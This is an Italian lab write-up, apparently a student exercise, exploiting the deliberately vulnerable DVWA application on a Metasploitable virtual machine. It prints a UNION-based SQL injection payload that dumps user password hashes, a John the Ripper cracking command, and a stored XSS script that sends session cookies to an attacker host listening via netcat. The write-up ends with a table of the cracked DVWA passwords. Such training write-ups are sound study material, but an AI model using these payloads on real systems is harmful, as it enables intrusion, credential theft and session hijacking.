
Exploitare le vulnerabilità

In questo esercizio andiamo a exploitare la vulnerabilità del web server DVWA su machina Metasploitable


1- SQL Blind injection

Usando il seguente sintassi

%' and 1=0 union select null, concat(user,0x0a,password) from users #




- Come si vede dall'immagine mi ha mostrato i contenuti delle attributi username e password cifrato nella tabella users
- Poi, Creando un file su Kali ho messo le passwords Cifrati dalla DB



- Usando John the ripper versione 1.9.0:
  john --format=raw-md5 -- /usr/share/wordlists/rockyou.txt.gz passs.txt
  Ho decifrato le password nel file hash.txt come mostrato nella immagine


admin: → password
smithy: → password
gordonb:→ abc123
pablo: → letmein
1337: → charley



Usando il commando


john --format=raw-md5 passs.txt --show

Si mostra la tabella delle password decifrati




2- XSS injection stored

Nel tap di xss store ho provato a mettere la sintassi nel corpo del Messaggio
<script>new Image().src="http://192.168.1.50/islam.php?"+document.cookie;</script>




- Non si completa la scrittura guardando sul codice html visto che la lunghezza massima e preimpostata di 50 caratteri

  Ho cambiato il campo 50 a 500 cosi posso scrivere tutta la sintassi




- Ho creato un file islam.php per poter indirizzare la richiesta da meta a Kali.
- Aprendo netcat su porta 80 usando il commando **nc -lvp 80**
  così ho messo Kali in ascolto di meta a porta 80




Come si vede dall'immagine il cookie di sessione e cambiato cambiando il browser usato per aprire la pagina.

Invece,

Cambiando l'utente senza riavviare
Il browser notato che non cambia
il cookie.



Chiudendo il browser interrompe la sessione. Poi, riaprendo il browser mi fa vedere la nuova sessione con il nuovo cookie come mostrato nella immagine.



** Il Risultati Del esercizio **

username	Password cifrato con MD5	Password decifrato	PHPSESSID
admin	5f4dcc3b5aa765d61d8327deb882cf99	password	eddba8bc7f0985a937cf0848675e2f68
gordonb	e99a18c428cb38d5f260853678922e03	abc123	80d4469b0f9a5bce95f677eef6801901
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password	e349541900c78f41bd1232ab22ee26bf
1337	8d3533d75ae2c3966d7e0d4fcc69216b	charley	04c07822498c3bc9871f8d2c773f14a4
pablo	0d107d09f5bbe40cade3de5c71e9e9b7	letmein	24b151f03d79c110b1db0e07fc7b5d94